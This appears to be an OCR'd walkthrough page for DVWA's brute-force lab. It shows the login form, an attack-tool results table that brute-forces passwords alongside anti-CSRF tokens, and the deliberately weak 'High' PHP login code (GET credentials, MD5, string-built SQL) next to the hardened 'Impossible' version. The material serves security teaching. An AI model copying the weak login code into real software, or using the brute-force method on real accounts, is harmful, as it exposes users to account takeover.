
[ ] Exclude HTTP headers [✓] Update config based on selection below

```
<div class="vulnerable_code_area">
  <h2>Login</h2>

  <form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
    <input type='hidden' name='user_token' value='5ca37876fc79c3cf9814211faa90019a' />
  </form>
  <pre><br />Username and/or password incorrect.</pre>
</div>

<h2>More Information</h2>
<ul>
```





Request	Payload1	Payload2	Status	Error	Redirect...	Timeout	Length	incorrect
4	password	fef3637cd91b51c5404276305a75b...	200	☐	0	☐	4792	☐
0			200	☐	1	☐	4783	✓
1	123456		200	☐	1	☐	4783	✓
2	123456789	c174772882ad41fd11a67c1d08f54f...	200	☐	0	☐	4754	✓



High Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Check database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( rand( 0, 3 ) );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Impossible Brute Force Source

```php
<?php

if( isset( $_POST[ 'Login' ] ) && isset ($_POST['username']) && isset ($_POST['password']) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Sanitise username input
    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitise password input
    $pass = $_POST[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Default values
    $total_failed_login = 3;
    $lockout_time       = 15;
    $account_locked     = false;

    // Check the database (Check user information)
    $data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user = (:user) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR );
    $data->execute();
    $row = $data->fetch();

    // Check to see if the user has been locked out.
    if( ( $data->rowCount() == 1 ) && ( $row[ 'failed_login' ] >= $total_failed_login ) )  {
        // User locked out.  Note, using this method would allow for user enumeration!
        //echo "<pre><br />This account has been locked due to too many incorrect logins.</pre>";

        // Calculate when the user would be allowed to login again
        $last_login = strtotime( $row[ 'last_login' ] );
        $timeout    = $last_login + ($lockout_time * 60);
        $timenow    = time();

        /*
        print "The last login was: " . date ("h:i:s", $last_login) . "<br />";
        print "The timenow is: " . date ("h:i:s", $timenow) . "<br />";
        print "The timeout is: " . date ("h:i:s", $timeout) . "<br />";
        */

        // Check to see if enough time has passed, if it hasn't locked the account
        if( $timenow < $timeout ) {
            $account_locked = true;
            // print "The account is locked<br />";
        }
    }

    // Check the database (if username matches the password)
    $data = $db->prepare( 'SELECT * FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR);
    $data->bindParam( ':password', $pass, PDO::PARAM_STR );
    $data->execute();
    $row = $data->fetch();
```

```php
    // If its a valid login...
    if( ( $data->rowCount() == 1 ) && ( $account_locked == false ) ) {
        // Get users details
        $avatar       = $row[ 'avatar' ];
        $failed_login = $row[ 'failed_login' ];
        $last_login   = $row[ 'last_login' ];

        // Login successful
        echo "<p>Welcome to the password protected area <em>{$user}</em></p>";
        echo "<img src=\"{$avatar}\" />";

        // Had the account been locked out since last login?
        if( $failed_login >= $total_failed_login ) {
            echo "<p><em>Warning</em>: Someone might of been brute forcing your account.</p>";
            echo "<p>Number of login attempts: <em>{$failed_login}</em>.<br />Last login attempt was at: <em>${last_login}</em>.</p>";
        }

        // Reset bad login count
        $data = $db->prepare( 'UPDATE users SET failed_login = "0" WHERE user = (:user) LIMIT 1;' );
        $data->bindParam( ':user', $user, PDO::PARAM_STR );
        $data->execute();
    } else {
        // Login failed
        sleep( rand( 2, 4 ) );

        // Give the user some feedback
        echo "<pre><br />Username and/or password incorrect.<br /><br/>Alternative, the account has been locked because of too many failed logins.<br />If this is the case, <em>please try again in {$lockout_time} minutes</em>.</pre>";

        // Update bad login count
        $data = $db->prepare( 'UPDATE users SET failed_login = (failed_login + 1) WHERE user = (:user) LIMIT 1;' );
        $data->bindParam( ':user', $user, PDO::PARAM_STR );
        $data->execute();
    }

    // Set the last login time
    $data = $db->prepare( 'UPDATE users SET last_login = now() WHERE user = (:user) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```